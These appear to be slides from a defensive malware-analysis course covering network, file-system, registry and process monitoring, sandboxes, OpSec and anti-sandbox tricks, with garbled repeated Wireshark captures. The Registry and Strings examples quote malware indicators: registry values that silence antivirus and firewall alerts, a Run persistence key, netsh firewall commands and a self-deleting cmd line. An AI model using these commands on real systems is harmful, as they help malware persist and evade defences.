12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SYN, ACK] seq=0 Ack ▼ ■ Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) ■ Ethernet II, Src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ■ Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1) ■ Transmission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes ■ Flags: 0x02 (SYN) window size value: 64240 0000 00 9 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8								-																
<pre> Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) Ethernet II, Src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1) Transmission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 03 01 84 84 00 08 00 6 61 2c c0 a8 00 02 c0 a8 .0.H@a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 07 002].P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02 </pre>																								
 ➡ Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) ➡ Ethernet II, Src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ➡ Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1) ➡ Transmission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes ➡ Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 07 02 .P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02 		12	1.22.	(282	192	2.16	8.0.			192.	168.	0.2			TCP	60 1	nttp	> no	su-z	LSYN	, А	скј :	seq=0	
<pre> Ethernet II, src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) Internet Protocol, src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1) Transmission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes Flags: 0x02 (SYN) window size value: 64240 O000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 70 02].P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02' </pre>																								>
 Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1) □ Transmission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes ♥ Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 00 70 02].P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02 	ÐF	rame	11:	62	bytes	on	wine	e (49	6 bit	s),	62 b	yte	s cap	otur	ed (496	bits)								~
 □ Transmission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 00 70 02].P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02 																					d:7	5:9a])	
Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 00 70 02 .P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02	±Ι	nter	net F	rot	ocol,	Sno	c: 19	92.16	8.0.2	(19)	92.16	8.0	.2),	Dst	: 192.16	8.0.1	(192	.168	3.0.1	D				
Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 70 02 .P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02		nans	missi	ion	Contri	ol F	Proto	col,	Shc	Port	: no	:u-2	(319	96),	Dst Por	t: ht∣	:p (8	10),	Seq	: 0, 1	Len	: 0		
[Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 70 02].P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02							-																	=
Sequence number: 0 (relative sequence number) Header length: 28 bytes ■ Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 00 70 02 .P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02							ttp ((80)																
Header length: 28 bytes ♥ Flags: 0x02 (SYN) window size value: 64240 0000 00 95b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00 [-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 00 70 02].P<6p.		-				-																		
Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 00 70 02 .P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02							-	relat	ive s	eque	ence	numl	ber)											
window size value: 64240 window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00 [-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 00 70 02].P<6							/tes																	
0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00 [-u] E. 0010 00 30 18 48 40 08 00 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 70 02	Œ																							_
0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 70 02 .P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02'		Win	dow s	ize	valu	e: 6	54240)																*
0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@ a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 70 02 .P<6p. 0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02'	000	0 0	0 09	5b 2	2d 75	9a	00 0	b 50	d 20	cd 0	2 08	00	45 0	0	[-u	1	E.							
0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02																								
													70 0)2	.P<	5	p.							
File: "C:/test.cap" 14 KB 00:00:02 Packets: 120 Displayed: 120 Marked: 0 Load time: 0:00.000 Profile: Default .:	003	U F	a 10	27 6	20 00	00	UZ U	4 U:	J 104	OT U	I 04	02			••••••		••							
📕 File: "C:/test.cap" 14 KB 00:00:02 Packets: 120 Displayed: 120 Marked: 0 Load time: 0:00.000 Profile: Default 🔅																								
	🔴 F	ile: "C	/test.ca	ap" 14	KB 00:00	0:02			Pac	æts: 1	20 Disp	layed:	: 120 M	larked	: O Load time	0:00.00	0	P	rofile:	Default				13

File system

- Observing file accesses and modifications
- Background file manipulation
- Tools
 - Procmon, Handle
- Indicators
 - File names, folder names, order of actions, compromise spread through local system
- Q&A
 - Where is malware copied after the initial infection? What filenames are used? Where is the collected data stored?

File system – What to look for

- New file names & folders
 - New created files and folders
 - Batch files (.cmd, .bat, .vbs, .ps1)
 - Known favorite malware file names (e.g., 1.exe, test.exe, new.exe)
 - Known file names in uncommon folders (e.g., C:\Temp\svchost.exe)
 - Recycler
- Modifications of system files
- Temporary storage files, encrypted archives

Example – Procmon

👌 Process Monitor - Sysint	ernals: \	www.sysinternals.c	om		×
<u>File Edit Ev</u> ent Fi <u>l</u> ter	<u>T</u> ools	<u>O</u> ptions <u>H</u> elp			
🚅 🖬 💸 🗭 🖾	🐳	🔺 🕀 👭	ਙ 🕵 🗟 🔩 📶		
Time Process Name	PID	Operation	Path	Result	-
14:06: 🙀 setup.exe	2132	Start 🖓 🖓		SUCCESS	
14:06: Setup.exe	2132	ar Thread Create		SUCCESS	
14:06: 🙀 setup.exe	2132	🌄 Load Image	D:\setup.exe	SUCCESS	
14:06: 🙀 setup.exe	2132	ar Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	
14:06: 🙀 setup.exe	2132	🛃 Create File	C:\Windows\Prefetch\SETUP.EXE-9F1.	SUCCESS	
14:06: 🙀 setup.exe	2132	🛃 Query Standard I	C:\Windows\Prefetch\SETUP.EXE-9F1.	SUCCESS	
14:06: 🙀 setup.exe	2132	🛃 Read File	C:\Windows\Prefetch\SETUP.EXE-9F1.	SUCCESS	
14:06: 🙀 setup.exe	2132	🛃 Close File	C:\Windows\Prefetch\SETUP.EXE-9F1.	SUCCESS	
14:06: Setup.exe	2132	🛃 Create File	C:	SUCCESS	
14:06: 🙀 setup.exe	2132	🛃 QueryInformatio	C:	SUCCESS	
14:06: 🙀 setup.exe	2132	🛃 File System Contro	IC:	SUCCESS	
14:06: 🙀 setup.exe	2132	🛃 Create File	C:\Users	SUCCESS	+
14.00	2122		CAU	CHECECC	
•		III		P	
Showing 2,011 of 99,439 even	nts (2.09	%) Ba	icked by page file		

Registry

- Regedit
 - Windows built-in registry editor
- RegRipper
 - Extracts relevant forensic artifacts from registry
- Autoruns
 - Lists all programs set to start after system boot

Registry – What to look for

- Well-known locations
 - Autorun locations
 - Task scheduler
- Changes tracking
- Keywords fulltext search
 - Filenames
 - Processes
 - Domain names




Submission Summary:

The newly created Registry Values are:

- [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center] UacDisableNotify = 0x00000001
- [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center\Svc]
 - AntiVirusOverride = 0x00000001
 - AntiVirusDisableNotify = 0x00000001
 - FirewallDisableNotify = 0x00000001
 - FirewallOverride = 0x00000001
 - UpdatesDisableNotify = 0x00000001
 - UacDisableNotify = 0x00000001

to disable notification of firewall, antivirus and/or update status through the Windows Security Center

Registry – Regedit



Processes

- Observing initial system compromise
- Processes parent/child relationships
- Tools
 - Process Explorer, Procmon
- Indicators
 - Process names, order of execution, dropper activity
- Q&A
 - What processes are run after malware binary is executed? Are batch files involved? Are there watcher processes?

Processes – What to look for


- Order of executables
 - Initial malware
 - Dropper/downloader
 - Persistence executable
 - Final malware
- Command line interpreters
 - cmd.exe
 - Powershell
 - Cscript, wscript

Example – Process Explorer

Process Explorer - Sysinternals: www.sysinternals.com											
<u>F</u> ile <u>Options</u> <u>View</u> <u>Process</u> Find <u>U</u> sers <u>H</u> elp											
Process	CPU	Working Set	Private Bytes	PID	Description	Company Name	VirusTotal				
System Idle Process	97.65	24 K	0 K	0							
🖃 🔜 System	0.12	1 904 K	48 K	4							
Interrupts	0.48	0 K	0 K	n/a H	Hardware Interrupts and DPC	s					
smss.exe		876 K	316 K	328			The system canno				
CSrss.exe	< 0.01	3 980 K	1 680 K	540			The system canno				
Csrss.exe	0.02	15 620 K	2 248 K	608			The system canno				
🖃 🔜 wininit.exe		3 672 K	1 172 K	616			The system canno				
🖃 📃 services.exe		8 816 K	5 716 K	664			The system canno				
svchost.exe		8 448 K	3 940 K	836 H	Host Process for Windows S.	Microsoft Corporation	<u>0/55</u>				
WmiPrvSE.exe		6 020 K	2 472 K	3792			The system canno				
WmiPrvSE.exe		5 204 K	2 124 K	2456			The system canno				
nvvsvc.exe		6 340 K	2 436 K	900 N	VVIDIA Driver Helper Servic	. NVIDIA Corporation	<u>0/53</u>				
NvXDSync.exe		15 328 K	6 028 K	1632			The system canno				
nvvsvc.exe	< 0.01	10 628 K	4 344 K	1660			The system canno				
svchost.exe		7 228 K	4 012 K	940 H	Host Process for Windows S.	Microsoft Corporation	<u>0/55</u>				
svchost.exe		21 848 K	22 828 K	1036 H	Host Process for Windows S.	Microsoft Corporation	<u>0/55</u>				
audiodg.exe		14 836 K	15 696 K	4832			The system canno				
svchost.exe	< 0.01	13 940 K	7 048 K	1072 H	Host Process for Windows S.	Microsoft Corporation	<u>0/55</u>				
dwm.exe	0.18	34 232 K	31 748 K	2352 E	Desktop Window Manager	Microsoft Corporation	<u>0/55</u>				
svchost.exe		11 328 K	6 320 K	1100 H	Host Process for Windows S.	Microsoft Corporation	<u>0/55</u>				
svchost.exe	< 0.01	35 972 K	22 256 K	1144 H	Host Process for Windows S.	Microsoft Corporation	0/55				

Executable file analysis

- Cryptographic hash
 - Hash function which is considered practically impossible to invert
 - Unique identification of file
 - Counter: Polymorphism
 - MD5, SHA1
- Fuzzy hash
 - Context triggered piecewise hash
 - Families of files
 - ssdeep
- Strings



Example – Strings

server.exe

AppData					
4bcce4de98bcdb4d29f66c0fe1ffe002					
hackerhani.no-ip.biz Domain name					
Software\Microsoft\Windows\CurrentVersion\Run Persistence registry key					
Software\					
yy-MM-dd					
??-??-??					
Microsoft					
Windows					
SystemDrive					
netsh firewall delete allowedprogram "	Commands to be executed				
Software					
cmd.exe /c ping 0 -n 2 & del "					
SEE_MASK_NOZONECHECKS					
netsh firewall add allowedprogram "					

Timeline

- Timeline helps understand the logic of malware sample
 - Temporal order of steps
 - Intentional waiting
 - Beaconing intervals
- Advanced sandboxes can build timeline from multiple tools

Document analysis – Quick insight

- EXIF information
- File metadata
- Document sandboxing
- Document interpretation ambiguity
- Practical examples
 - Double extensions, different content in different viewers, code block obfuscation & hiding

Automated sandbox analysis

Automated sandboxing

Automated


- 1. Execute malware in sandbox
- 2. Wait 1-2 minutes
- 3. Receive summary report
- 4. Investigate report
- Cuckoo, Norman, Anubis etc.

cuckoo	hboard 📰 Recent	¢\$ P	ending Q Search
Insights		(Cuckoo
Cuckoo Ir	nstallation		
Version You are u	2.0.7		SUBMIT A FILE FOR ANALYSIS
Usage s	tatistics		1
reported	2165113 264		
total	2202061		O Drag your file into the left field or click the icon to select a file.
pending			brag your me into the left held of chick the iton to select a me.
100			System info
	e press: e for more		FREE DISK SPACE
			66.5 TB

Example: Cuckoo sandbox CUCK

- Open-source malware analysis system
- Can analyze
 - Windows executables, DLLs, PDF documents, URLs, HTML files, PHP scripts, Visual Basic scripts, ZIP archives, Python files, etc.
- Modular, scriptable
- Full memory dump (for Volatility Framework)
- Django web interface
- Mongo (NoSQL) database

Cuckoo – Architecture




Internet sandbox services

- Public service
 - OpSEC issues
- Huge comparison database
- Exact match by hash
- Similarity search by keywords
- Malwr.ee (public Cuckoo sandbox)
- Any.run
- ThreatExpert.com
- Joesandbox.com
- Hybrid-Analysis.com
- VirusTotal.com



Operational security (OpSec)

- Advanced attackers monitor victim's actions
 - Unique indicators visible on Google?
 - Attacker host monitoring for incoming traffic
 - Keywords search in mails, PDFs...
- Basics of OpSec
 - "Think before you act" mentality
 - Limited information sharing
 - Trace removal
- PassiveTotal.org



OpSec – Basic rules

- No ping
- No DNS lookup
- No accessing to suspicious domains
- No premature remediation steps (reboot, antivirus scan, OS reinstall)
- No upload of samples
- No indicator validation on external sources
- NOT EVEN through 3rd parties

Anti-sandbox techniques

- Continuous development sandbox vs. anti-sandbox
- Malware inactive in analysis environment
- Tools presence detection (Wireshark, etc.)
- Virtualization detection
 - Registry (key existence, key value)
 - File system (file existence, drivers)
 - Processes (syscall response)
- Human presence detection
 - Mouse movement
 - Keyboard activity
 - File artefacts

Administrator: Command Prompt		_ 🗆 🗙
C:\Users\Administrator>sys	teminfo	_
Host Name: OS Name: OS Version: OS Manufacturer: OS Configuration: OS Build Type: Registered Owner: Registered Organization: Product ID: Original Install Date: System Boot Time: System Model: System Type: Processor(s):	AD Microsoft Windows Server 2008 R2 Enterprise 6.1.7601 Service Pack 1 Build 7601 Microsoft Corporation Primary Domain Controller Multiprocessor Free Windows User 55041-507-3862504-84593 5/29/2012 4.54-54 AM 11/6/2013, 9:01:24 AM UMware, Inc. UMware, Inc. UMware Virtual Platform x64-based PC Theorem 10 Model 23 Stepping 10 Genu	ineIn
tel ~2925 Mhz BIOS Version: Windows Directory: System Directory: Boot Device: System Locale:	Phoenix Technologies LTD 6.00, 6/22/2012 C:\Windows C:\Windows\system32 \Device\HarddiskVolume1 en-us;English (United States)	

Lab

Lab – Overview

- Hands-on experience of manual dynamic black-box analysis
- Guided analysis of selected malware samples
- Tools
 - Wireshark Network activity
 - Process Monitor File system activity, process creation
 - Autoruns Persistence
 - Regshot Registry changes
 - Process explorer Process map

Lab – Samples

- 2-3 samples from different malware families
 - Commodity malware Zeus, ZeroAccess, Generic Trojans,...
- Students will execute samples in virtual environment
 - Provided simple analysis virtual machine (Windows)
 - Indicators collected network, files, persistence
 - Discussion about interpretation of facts
- Homework
 - 2 samples for analysis independently
 - Write a cohesive report and present key information to the reader